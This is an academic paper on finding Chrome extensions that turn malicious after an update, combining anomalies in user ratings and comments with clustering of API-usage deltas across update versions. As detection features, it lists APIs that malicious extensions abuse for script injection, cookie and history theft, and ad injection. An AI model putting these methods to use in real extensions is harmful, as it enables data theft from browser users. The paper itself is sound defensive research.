You've Changed: Detecting Malicious Browser Extensions through their Update Deltas

Nikolaos Pantelaios
npantel@ncsu.edu
North Carolina State University

Nick Nikiforakis
nick@cs.stonybrook.edu
Stony Brook University

Alexandros Kapravelos
akaprav@ncsu.edu
North Carolina State University

ABSTRACT

In this paper, we conduct the largest to-date analysis of browser extensions, by investigating 922,684 different extension versions collected in the past six years, and using this data to discover malicious versions of extensions. We propose a two-stage system that first identifies malicious extensions based on anomalous extension ratings and locates the code that was added to a benign extension in order to make it malicious. We encode these code deltas according to the APIs that they abuse and search our historical dataset for other similar deltas of extensions which have not yet been flagged, neither by users nor by Chrome's Web Store. We were able to discover 143 malicious extensions belonging to 21 malicious clusters, exhibiting a wide range of abuse, from history stealing and ad injection, to the hijacking of new tabs and search engines. Our results show that our proposed techniques operate in an abuse-agnostic way and can identify malicious extensions that are evading detection.

CCS CONCEPTS

• **Security and privacy** → Web application security.

KEYWORDS

web; browser; extensions; machine learning; malicious; security

ACM Reference Format:
Nikolaos Pantelaios, Nick Nikiforakis, and Alexandros Kapravelos. 2020. You've Changed: Detecting Malicious Browser Extensions through their Update Deltas. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security (CCS '20), November 9–13, 2020, Virtual Event, USA.* ACM, New York, NY, USA, 16 pages. https://doi.org/10.1145/3372297.3423343

1 INTRODUCTION

As users satisfy more and more of their computing needs through the web, modern web browsers need to provide increased functionality and customizability. An indispensable feature of modern browsers is the ability to be customized, at the client side, via browser extensions. Using extensions, users can augment and alter the behavior of their browsers to match their needs. Among others, extensions are used to increase the user's productivity (e.g. by limiting access to time-wasting websites), block unwanted advertisements and tracking, sync with cloud-based password managers, and offer new ways to organize tabs and bookmarks.

Unlike browser plugins, extensions are comprised of JavaScript, HTML, and CSS, but have access to privileged APIs that enable them to arbitrarily change webpages and bypass the browser's Same-Origin Policy. This power has historically been abused by malicious browser extensions to hijack session cookies, arbitrarily change the content of websites, steal user data, and expose users to low-quality ads. While multiple systems for detecting malicious extensions have been proposed in past work [14, 20, 23, 41, 45], malicious-extension authors still manage to bypass existing defenses and infect millions of users with malicious extensions. In the most recent high-profile example, Google took down 49 extensions in April 2020 that were pretending to be cryptocurrency wallet apps but were instead stealing users' private keys and mnemonic phrases [15].

Next to malicious extensions that were always malicious and were eventually detected (such as the aforementioned cryptowallet-stealing extensions), there have been cases where previously benign extensions started behaving maliciously. For example, in 2013, HoverZoom, an extension that magnified images on websites, started behaving maliciously by stealing user data and changing the affiliate identifiers on Amazon links [12]. Similarly, in 2018, attackers compromised the Chrome developer account of the Mega file-sharing extension (associated withe the mega.nz website) and pushed a malicious update which stole the private keys of cryptocurrency wallet services [11]. In addition to getting compromised, there have been multiple cases where the developers of small extensions, either sold their extension and userbase to a third party [9, 34] or decided to monetize their extensions using low quality, advertising-based programs that have the potential to expose users to malvertising.

Given the increased news of once-benign extensions turning malicious, in this paper, we propose a new method for detecting malicious browser extensions, by focusing on their update deltas. Given an extension which turned malicious, our system uses the last benign version of that extension to identify the code responsible for its malicious actions. By focusing on APIs that this code-delta abuses, our system creates an API sequence which it then tries to match to other updates that happened in unrelated extensions on the official extension store. In this way, our system uses known malicious extensions as "seeds" to identify extensions with similar malicious updates which have not yet been detected by existing systems or flagged by users. To identify these seed extensions, we show how we can use user comments to detect negative anomalies, i.e., extensions that generally received positive ratings and suddenly start receiving negative ratings, consistent with users who were exposed to a malicious extension after an update, and left a review to warn other users of that same extension. In this way, our system identified 45 malicious extensions via negative-ranking anomalies which it used

CCS '20, November 9–13, 2020, Virtual Event, USA

ACM ISBN 978-1-4503-7089-9/20/11…$15.00
https://doi.org/10.1145/3372297.3423343



Figure 1: Data sources collection and workflow of our malicious extensions detection pipeline. Analysis from User Feedback ❶ and malicious JavaScript clustering ❷ from seed extensions

to identify an additional 143 extensions, with 44% of them not yet flagged (neither by users nor by the Chrome Web Store) as malicious. Our main contributions are as follows:

- We conduct the largest to-date analysis of Chrome browser extensions, with 922,684 unique extension versions analyzed, gathered in a period of more than six years.
- We present a novel approach to identify new malicious extension clusters, utilizing both user feedback from the comments and ratings on the webstore, as well as JavaScript code clustering based on deltas of code updates.
- We detect 21 clusters of malicious extensions and a total of 143 malicious extensions that exhibit behavior against the Chrome Web Store policies. Still online at the time of this writing are 64 (44%) of them, victimizing a total of 2,458,881 users.

2 BACKGROUND

2.1 Threat Model

Our threat model involves attackers who use multiple techniques to change the nature of an existing benign extension to include malicious code which will be pushed to that extension's user base through the extension-update mechanism. These techniques include but are not limited to compromising developer accounts, purchasing accounts from disinterested developers and injecting malicious obfuscated code in exchange for a payment to the extension developer.

2.2 Webstore description

The Google Chrome browser uses the Chrome Web Store [40] as the official repository for publishing and distributing extensions to users. A distinction between the extensions available on the web store is that they can be either listed or unlisted. Listed extensions are easily accessible from and outside the store to users. However, unlisted extensions can only be discovered through their identifiers (i.e. they do not show up during search). Based on our findings, unlisted extensions are being used to install listed ones and vice versa, with related malicious behavior, as described in detail in Section 5.5.

Extensions can belong to a variety of categories, like Search tools, Productivity, and Developer Tools, all of them designed for specific purposes that extend browser functionality or offer improvements to user experience. According to our data (described in detail in Section 3.1) approximately 450 extensions are updated or added to the store each day, which currently holds more than 176K extensions.

An issue with updates is that users who once trusted an extension and installed it will now automatically receive that extension's updated version. This is desirable for bug fixes and the introduction of new features but it has also been abused by attackers to infect the user-base of a once-trusted extension [11, 12, 34]. If a new update needs more permissions compared to the one a user has already installed, the user will have to accept these new permissions. Note, however, that extensions can easily request more permissions than necessary from the very beginning, to avoid prompting users in the future.

2.3 Extension Source Code

Extensions are distributed from the webstore in the form of a *.crx* file, which is a ZIP archive with a special header. Inside the CRX archive reside all extension files that consist of the extension's source code (JavaScript/HTML/CSS), local images and a *manifest.json* file [17]. The manifest is a JSON-formatted metadata file that describes the name, the version, the description and the permissions asked from the extension. The two main categories of scripts in extensions are the background script and content script. The background script is a script running throughout the extension activity, responsible for most of the background functionality of the extension. There can be multiple background scripts in the same extension but most of the times there is only one background script responsible for all the background actions. Content scripts are JS files running in the context of the visited webpage and utilizing the Document Object Model (DOM) to modify the web pages. There could be additional supportive JS code in the extension, such as third-party libraries, that can be loaded from its local resources instead of fetching it from the web.

Versions	Extension IDs	Percentage (%)
1	119,082	56.8%
2	33,544	16.0%
[3-5]	29,770	14.2%
[6-10]	14,675	7.0%
[11-50]	10,901	5.2%
[51+]	1,681	0.8%
Total	**209,653**	100%
Average (Versions/Extension)	4.4	–

Table 1: Distribution of extension versions

Malicious behavior can be found in both main categories of the JS files, that could be request headers changing, history logging or modifying the DOM, changing the user experience in general. Officially in the webstore there is no code obfuscation allowed [2, 46], meaning that all scripts included in the extension must be readable [27]. Only minification is allowed on the webstore, which is shortening variable names and functions in order to reduce the size of the extension, and potentially hide some of the code functionality for copyright purposes of the code developer. However, this is often bypassed, as we came across different extensions with obfuscated code, with a deeper analysis on this in Section 5.5.5.

2.4 API Types

While the most common JS APIs are widely known and used, in the extension environment, APIs can belong into two different categories. There is a specific set of JS APIs called common extension APIs [3] which are APIs bound to the webstore environment, available during extension production. These come on top of the native JS APIs [4] that are normally being used in JS code development. In total, there are 1,266 native APIs and 969 extension APIs. Examples of these is when an extension developer can inject advertisements using certain APIs, like *tags.executeScript* or *createElement("script")*. Both these API categories can be used for script injection and they can be used for either benign or malicious purposes. Other API usages include cookie storage(*document.cookie.set*), or retrieval of user history information (*history.getVisits*). The presence of these two categories of APIs can be combined to cluster the extensions based on which APIs they are using and to characterize the code added in each extension version.

3 DATA

In this section we describe how we created the source code dataset of the extensions (§3.1) and how we crawled the Chrome Web Store (§3.2). We used this data in all our experiments as can be seen in Figure 1.

3.1 Source Code

For the analysis of the Chrome Web Store extensions, we collected data for the past six years, from January 2014 up until April 2020. In particular, given the fact that the source code of all active listed extensions on the store is available, we gather new extensions and updated extension versions daily, with a very small number of missed versions due to being immediately taken down from Google, likely due to policy violations. The number of versions we miss is calculated less than 0.5%, based on random sampling 1000 of our extensions



Figure 2: Distribution of the Number of Extensions based on Comments in the webstore.

and calculating the versions missing given the versions should be an incremental sequence.

For every extension we crawl, we check if it is already on our database, through a hash function *md5* and then we add it as a new entry if necessary. We store the *.crx* file, which contains all the information regarding the extension, given that it includes the manifest file with the extension version.

In total, we gathered over the last six years 922,684 extension versions that have 209,653 unique extension IDs. The distribution of versions per extension can be seen in Table 1. Around 50% of extensions have only one version uploaded, while 6% have more than ten versions. Daily, we observe on average around 450 extensions, with more than 90% of them being updates of existing extensions and the rest 10% being new extensions. As of now, the active extensions on the webstore are 176,609 and the amount of unique extension IDs we have gathered historically is 209,653, which means around 16% of the total listed extensions that have been uploaded for the last six years in the webstore are currently not available, either because the author decommissioned them, or the company itself took them down for a number of reasons.

On top of that, we crawled 102 extensions that were unlisted. We find these unlisted extensions either from browsing the web and detecting them in advertisements or via listed extensions which attempt to convince users to install additional unlisted extensions. We are going to use a subset of the unlisted extensions when we analyze our malicious clusters in Section 5.5.

3.2 Comments and Ratings

Besides collecting the source code of extensions, we set up a system to collect other data available from the webstore. For each active extension on the webstore, we crawl all the information available on its webstore page, including the total number of ratings, total average rating, total downloads and the extension's author. Furthermore, we gather all the comments the users have written for each extension and for each comment we collect the rating, the exact day the comment was written and the username of the author.

In total, we collected more than 1.5 million comments with their ratings belonging to a total of 152,341 unique extensions. The reason we gathered comments and ratings specifically is that we can run a double-side analysis with using comments as keyword analysis for malicious behavior and simultaneously use ratings for anomaly analysis, as there is 1-1 ratio between comments and ratings. Although the rough numbers would imply an average of 10 comments



Figure 3: Distribution of 1,518,492 user ratings



Figure 4: Examples of positive and negative anomalies in extension ratings.

per extension, as Figure 2 suggests, a large number of extensions had zero or near to zero comments and ratings, while around 2,500 extensions had the majority of the comments. In particular, there were 103,584 extensions with zero comments and another 13,082 extensions with only one comment. That constitutes to a total of 76% of the extensions having at most one comment.

4 METHODOLOGY

Our extension analysis system consists of two main stages: utilizing user feedback from the webstore (§4.1) and clustering the extension source code based on JavaScript APIs (§4.2). The overall architecture of our system is presented in Figure 1.

4.1 Stage 1: Identifying Seed Extensions through User Feedback

The rationale of our user-feedback-driven approach is that expert users who observe a previously-benign extension behaving maliciously will not only uninstall it but, at least some of them, will leave negative feedback through the extension-review system. This feedback is meant to serve as a warning to other users who may be considering installing an extension and are consulting the opinions of existing users. During our pilot experiments, we reviewed known cases of extensions that had turned malicious and we indeed identified at least one review on each extension that warned other users.

To this end, we collect user feedback from two different sources of user data namely, the comments the users leave in every extension in the webstore and the rating they leave together with their comments. We use the combination of these two types of data to identify an initial set of malicious extensions which work as "seeds" for the second stage of our system.

4.1.1 Ratings. Every comment is coupled with a user rating ranging between 1 to 5 stars. We focus on the comment ratings (as opposed to the general ratings that users can provide to extensions) since these ratings have timestamps that we can leverage for anomaly detection. The ratings distribution can be observed in Figure 3, where there is a prevalence of positive ratings (5) due to the known effect that users go through the effort of leaving a commented rating only in cases they feel particularly favorable about an extension. In total, we gathered more than 1.5 million ratings from more than 150K extensions and focus on the extensions that had a sufficient number of comments (as explained below).

To identify how many comments are necessary in order to identify rating anomalies, we ran a series of experiments using the Anomalize statistical package [29]. Anomalize can be used to identify trends and seasonal components in time series as well as separate normal data from anomalous data, by detecting residuals using inner-quartile ranges and generalized extreme studentized deviation [30]. Like typical anomaly-detection techniques, this process is comprised of two phases, the training phase and the testing/detection phase. In the training phase, we use the initial part of the ratings sequence to set a ground truth for the typical ratings that a given extension receives. We then use the rest of the data to find anomalies in the ratings.

An example result of this process can be seen in Figure 4 where the anomalies are highlighted with red, as a time series of high ratings follows a short time period of low ratings. The negative-anomaly pattern is a key pattern for our system, indicating an extension that was useful to users (as demonstrated by the ratings it received) until something happened that caused the extension to start receiving poor ratings. We only consider negative anomalies because among the extensions with a significant number of comments, we did not come across extensions with uniformly negative reviews (i.e. negative reviews from extension publication until the present) presumably because these were already removed by the Chrome Webstore.

In order to pinpoint the number of extensions and comments that we can analyze with the Anomalize pipeline, we used the following pilot experiments. We set the threshold as the minimum number of ratings an extension should have, in order for anomaly detection to be possible. We quickly identified that extensions with fewer than ten comment-and-rating combinations, did not provide enough ground truth to avoid false positives. At the same time, demanding hundreds of comments before an extension can be analyzed would restrict the applicability of the anomaly-detection phase of our system, particularly since benign extensions with a single developer and a small-but-faithful userbase, may be the most prone to abuse, if their developer decides to sell their extension [35] or their account gets compromised [11].

We experimented with different training sets for the model, starting with a training set of ten ratings and iteratively increasing the training set, while monitoring the results of Anomalize. Through repeated trial-and-error (i.e. choosing a number of ratings for initial training of the model, observing the anomalies spotted by Anomalize, and manually reviewing these anomalies), we discovered that an extension had to have at least 50 rating-comment combinations, for Anomalize to be able to flag anomalies that were true positives (i.e. belonged to extensions that had indeed turned malicious). Because of the skewed distribution of comments (as shown earlier in Figure 2),

Stage of the User Feedback Experiment	No. Extensions
Total Extensions	152,000
Comments Majority	4,826
Anomaly detected	1,386
Negative Anomaly	1,247
Keywords filtered	850
Both Versions crawled	550
Update Date matched	191
Initial Malicious Seeds	**45**

Table 2: User Feedback - Extensions in each Stage

the choice of this threshold necessarily limited our analysis to 2,256 unique extensions that had 50 or more ratings.

4.1.2 Comments. We also gathered the same number of comments as the number of ratings, resulting to more than 1.5 million comments which we analyzed searching for signs of malware-related complaints. First, using their ratings, we grouped the comments into five groups (1 to 5) and we extracted the most popular keywords from groups 1 and 2, i.e., the groups with the lowest ratings. To augment our list of malicious-extension-related keywords, we also used the keywords identified by Li et al. [25], who mined comments on Android apps in order to identify malicious ones that prompted users to leave comments warning other users. Our approach is similar but we use review mining just for obtaining malicious extension seeds, as opposed to using it as an end-to-end system for detecting malicious software.

By using these two sources of keywords, we then calculated a "trustworthiness" score of every keyword, which effectively associated the keyword with the average rating of the reviews that contained it. Lower trustworthiness scores are therefore more likely to be present on malicious extensions. The lowest average trustworthiness ratings belong to the keywords *SCAM*, *MALICIOUS*, and *ADWARE*. By analyzing the comments including these keywords, we extracted additional keywords, including: *SPY*, *MALWARE*, *VIRUS*, *SPYWARE*, and *HIJACK*.

Interestingly, we notice that although certain types of keywords, such as, *SENSITIVE DATA* and *PROXY*, were not in the top ten keywords with the lowest trustworthiness scores, they still led us to real malicious extensions cases. We reason that users who leave these types of comments are experts, and therefore their comments have a higher signal-to-noise ratio compared to more generic malicious keywords, such as, *SCAM*. Table 11 (in the Appendix), provides the top 20 keywords, according to their trustworthiness scores.

4.1.3 Combination of comments and ratings. By examining a small subset of extensions marked by the two previous systems, we observed that the majority of them were false positives. On the ratings anomaly-detection front, this was due to certain versions of extensions introducing bugs, thereby breaking functionality that users relied on and leading users to leave low-score reviews. In later versions, when these bugs were corrected, the ratings of these previously-buggy extensions moved back up to their typical scores. On the other hand, false positives on the keyword extraction system were due to either bots flooding a competitor's extension (we discuss this more in Section 7) or particularly unhappy users leaving comments that included low trustworthiness keywords (such as "scam") because they did not get what they expected from an extension.

Category	No. APIs	Examples
Web APIs	14	innerHTML xhr.executeScript cookies.get
DOM Manipulation	12	createElement('script') tabs.executeScript document.addEventListener
Browser Interaction	12	chrome.downloads chrome.webRequest runtime.onConnect
Storage Access	6	storage.get localstorage.set
Object Handling	4	addService JSON.stringify
Web Tracking	3	googleTag.defineSlot trackStatusEvent
Geolocation	2	location.hostname location.replace
Bookmarks	1	bookmark.getTree
Functions	1	eval
Total	**55**	–

Table 3: List of 55 APIs used for Similarity Comparison

These findings, combined with the fact that keywords and ratings have a 1-1 ratio correspondence, led us to the decision to combine these two systems and flag extensions only when they have been flagged by both systems, thus providing far less false positives at the end of the Stage 1 analysis. Unfortunately, this also meant that our mining approach could be applied on fewer extensions since these extensions now need to satisfy multiple requirements. Overall, with these two components in place (anomaly detection and malicious keywords), we identified the extensions that had ratings anomalies *and* contained one or more of our curated, malicious-extension-related keywords. By manually analyzing these flagged extensions, we identified a total of 45 seed malicious extensions. Table 2 shows the extensions that remain on each step of this process. We elaborate on the details of Stage 1 in Section 5.1. Note that this dataset reduction, while significant, only affects the first step our approach, i.e., the identification of seed malicious extensions. Once our system identifies the JavaScript APIs that are commonly abused in malicious-extension updates, their update signatures can be matched against *all* extensions in our dataset.

4.2 Stage 2: Clustering of JavaScript version differences

In Stage 2 of our approach, we use the extensions that were marked as malicious by Stage 1, and we identify the code update, that corresponds to the extension turning from benign to malicious. We encode this update in terms of critical APIs, and search for other extensions with similar updates. Through this process, we identify other extensions that exhibit similar signs of malicious updates but have not yet been flagged, neither by users nor by the Chrome Web Store.

4.2.1 All APIs. The different APIs that an extension developer can utilize belong in two categories. *Extension APIs*, consist of privileged APIs that can only be used in an extension environment, whereas *native JS APIs*, are the typical JavaScript APIs available to both extensions as well as visited web pages. We obtained a list of all the Extension APIs available in Chromium's source code by parsing

Type	Method
document	createElement('script')
document	write('script')
element	appendchild
tabs	executeScript
event	addEventListener
xhr object	xhr.send
innerHTML	text

Table 4: Script Injection Methods

its IDL files [3]. In total, we identified 969 Extension APIs, including popular APIs such as, *cookies*, *bookmarks*, and *tabs* which are commonly used by extension developers. Similarly, we identified 1,266 *native JS APIs* [4] including popular APIs such as, *write*, *text*, *slice*, and *isURL*. The only API that we used that does not belong to the above categories is related to advertisements, in order to identify ad-injection-specific abuse. For this, we used common APIs from Google Publisher Tag (GPT), which is Google's ad tagging library [26].

By analyzing the already known malicious extensions, we distilled a set of 55 APIs that were abused by at least 90% of the malicious extensions (shown in Table 3). Among others, this reduced set includes six different ways of injecting code in a webpage, as shown in Table 4. This reduced set of APIs gives us the ability to measure the accuracy of clustering known malicious extensions with unknown malicious extensions, at a smaller computational cost.

4.2.2 API Sequencing. Given our list of APIs, we approach the update of a browser extension, as a change in the number of APIs used and their parameters. This allows us to focus on the operations that matter (such as the injection of new code, or the access and exfiltration of cookies) as opposed to locally named variables and function calls that can be straightforwardly obfuscated. We analyze the APIs used in each extension by generating a sequence of them, taking advantage of the high-level and low-level syntactical analysis provided by the Esprima library [43] as follows.

We parse the JS files from a token-level perspective, splitting the tree in tokens and generating sequences of those for each file. We then remove user-defined functions and procedural code, in order to have a sequence of tokens with only API methods used. We discard duplicates of the same API, as we only keep the information of whether an API is present or not. We consider the order of APIs because every API has its own methods and some APIs may share method names (e.g. if *write* comes after *document*, this confirms the use of *document.write()* and not some other API with a *write* method). We apply that aforementioned procedure to every version of every extension in our system, creating pairs of updates (e.g. extension$_{v_i}$ and extension$_{v_i+1}$), isolating their code differences, extracting the sequence of APIs using Esprima, and storing these sequences for later clustering.

4.2.3 Algorithm - DBSCAN. To cluster the extracted sequences of APIs, we use the Density-Based Spatial Clustering of Applications with Noise (DBSCAN) algorithm [1]. DBSCAN initially creates cores searching each neighbourhood in an epsilon distance around it for samples. It then calculates the connected components of the cores and it clusters the remaining non-core points based on the distance of the closest connected component. In the context of security and the web, DBSCAN was recently used successfully by Das et al. [13] to cluster JavaScript scripts that access the sensor values of modern mobile devices and could be abusing these values for user re-identification via browser fingerprinting.



Figure 5: How API sequence deltas work using metric algorithms and the DBSCAN tool

4.2.4 Cluster Analysis System. We compared the various sets of APIs we have collected (native APIS, extension APIs, a set of 55 selected APIs based on malicious behavior) against each other, based on the results each set produced while clustering. We applied the clustering algorithm on both sets of APIs (the entire set as well as the reduced set) and evaluated different configurations for DBSCAN based on the used metric distance (e.g. euclidean vs dice), epsilon distance, and number of members in a cluster. The configuration we chose was based on the minimization of both the *mean silhouette score* and the *noise points* of the clustering. This led to choosing the set with the 55 APIs, because of the sparse population of clusters when all APIs were used, leading to unoptimized clusters with higher *mean silhouette scores*.

A high level overview of how we used DBSCAN to create clusters from our API sequences is shown in Figure 5. Each table represents the total APIs found for one particular set of extension versions as described in Section 4.2.2. We can see a depiction of the API sequence, based on the presence or absence of each API and then we use metric algorithms (i.e. euclidean/dice distance) to calculate the distance (d) between the two encoded API tables. Two extension versions cluster together if this distance is less than the epsilon (ε) distance we specify in our algorithm. We need to carefully select the appropriate epsilon distance, as a high value would artificially cluster thousands of extensions together in a few clusters, whereas a low ε would create individual extension versions clustered by themselves. The maximum ε distance we deemed appropriate in order to cluster these extensions together was three (i.e. a maximum of three APIs were present in one extension and not present in the other) .

In a post-clustering phase, we removed the jQuery clusters since we noticed a pattern of cluster creation through jQuery grouping

Malicious Behavior Category	No. Extensions
Ad Replacement	12
Intrusive Ad Injection	10
Change Search Engine	5
Proxy Redirection	4
Change Homepage	3
Installs Other Extensions	2
Record Passwords	2
Redirects Information	2
Modify Page Links	2
Steals Cookies	1
Porn Ads	1
Asking Credentials after update	1
Total	**45**

Table 5: Malicious Categories of the 45 seed extensions detected from User Feedback Analysis Stages

Overall Results	
Total Extensions	922,684
Total Clusters	7,419
Malicious Extensions	143
Extensions from Round 1	133
Extensions from Round 2	10
All Clusters	21
Round 1 Clusters	18
Round 2 Clusters	3
Malicious Online	64
Total Users	2,458,881
Average Users	36,915
Total Ratings	17,268
Average Ratings (1-5)	3.87
Total Comments	1,574
Average Comments	32
Malicious Offline	79

Table 6: Summarized Results on Ratings, Comments, and Users

(i.e. multiple extensions adopting jQuery and introducing it in their codebase via an update). To ensure that we are not removing any malicious extensions that hide their malicious updates in jQuery-like code, we perform a hash analysis on the jQuery files. Specifically, we gathered all versions of jQuery from the official website [21] and hashed them after removing spaces, tabs, and newlines. Through this process, we removed a total of 733 jQuery clusters that did not exhibit malicious behavior and were only clustered together because of the addition of the same jQuery version. We also removed clusters with only one extension ID because the clustering included multiple versions of the same extension. After this clustering, we examine the clusters that contain at least one known malicious extension, from the seeds identified via the process described in Section 4.1.

4.2.5 Real Time Detection System. As a final step, we add a crawling-based, verification component to our setup. For every extension that clustered with a known malicious extension, we check its status and comments on a daily basis from the extension store, looking either for take-downs, or for user feedback confirming malicious behavior.

5 RESULTS

As described in Section 4 and depicted in Figure 1, our system for detecting extensions that start exhibiting malicious behavior, consists of two stages, one of identifying seed extensions via anomalies in extension comments and ratings and one of clustering extension deltas, based on the APIs that changed when an extension was updated. In this section, we provide the results of applying our system to current and historical versions of extensions in the Chrome Web Store.

5.1 User Feedback Stages

Table 2 shows the initial set of evaluated extensions and what extensions remain in our processing pipeline and result in seeds that we can use to identify other malicious extensions. We start with a total number of 152,341 extensions, based on our crawling of comments and ratings. Then, as described in Section 4.1, we focus on 2,256 extensions that have at least 50 comments, in order to be able to use statistical techniques for discovering rating anomalies.

The Anomalize package flagged a total of 1,386 extensions which had at least one anomaly in the time-series of their ratings. This number further decreases to 1,247 extensions by taking into account only the negative anomalies, meaning anomalies that are associated with sudden drops in the user ratings and not positive anomalies, as positive anomalies can appear when an extension is improved. Positive anomalies resulting from fake reviews are interesting, but outside the scope of this paper.

Category	Malicious Extensions
Productivity	31
Search Tools	14
Developer Tools	5
Accesibility	3
Social & Communication	3
Fun	2
Shopping	1
Photos	1

Table 7: Categories of malicious Extensions still in the webstore

Afterwards, given the process of keyword extraction described in Section 4.1.2, we check for the specific comments that appeared as negative anomalies *and* included one or more keywords associated with low trustworthiness. In this way, we flag 850 extensions and search our database for the version history of these extensions *before* and *after* the anomalous rating. We define a two-month window of time from the timestamp of the comment and include all versions that happened in this period (i.e. our system accounts for multiple updates during that time). We were able to recover the necessary versions for 550 extensions.

As a final step we choose the most popular extensions and proceed to manually analyze their changes from the version *before* the anomalous negative rating, to the one after it. Given the size of extensions and the minification of JavaScript code, manually analyzing code diffs is a time intensive process. We therefore limited ourselves to analyzing 200 extensions, a process which took us approximately two months of manual analysis. At the end of this process, we identified 45 malicious behavior. We can see the categories these 45 extensions are distributed in Table 5, where ad replacement and intrusive ad injection are the top two categories, followed by the compromise of the search engine. These extensions are the seed extensions for the API-based clustering, whose results we describe in the next section.

5.2 Malicious Clusters Overview

The results of clustering the updates corresponding to malicious extensions with other extensions are shown in Table 6. In total, we run the clustering algorithm in 922,684 extensions which resulted in 7,419 clusters. While the number of clusters is large, we only focus



Figure 6: The average days a malicious version remained online

Common Code Category	Percentage in the Clusters (Rounded to nearest integer)
Same Author	22%
Third-party Tools	16%
Background Script Bundle	14%
jQuery	10%
Tools Setup	10%
Content Script Bundle	8%
Popup Script Bundle	8%
Search Form	6%
Analytics	4%
Newtab handling Scripts	2%
Other	2%

Table 8: Top 10 categories of the clusters not containing one of the seed extensions

on a small subset of those clusters, the clusters that have at least one identified malicious extension, according to our User Feedback stages extracted seeds. We detected 143 malicious extensions which we verified to exhibit malicious behavior, ranging from the sudden addition of unknown third-party scripts to shady monetization attempts. These 143 extensions belong to 21 different clusters of which, 18 come from the initial clusters (round 1) created with the malicious seed extensions from our User Feedback step, while the remaining 3 clusters come as a result of a second clustering stage (round 2), using the initial malicious clusters as extension seeds. The second clustering stage happens when an extension from an already malicious cluster is present in other clusters, being clustered based on a different file of the extension. The round 1 malicious clusters contained 133 unique extensions while the subsequent malicious clusters in round 2 contained 10 extensions, totaling 143 discovered malicious extensions.

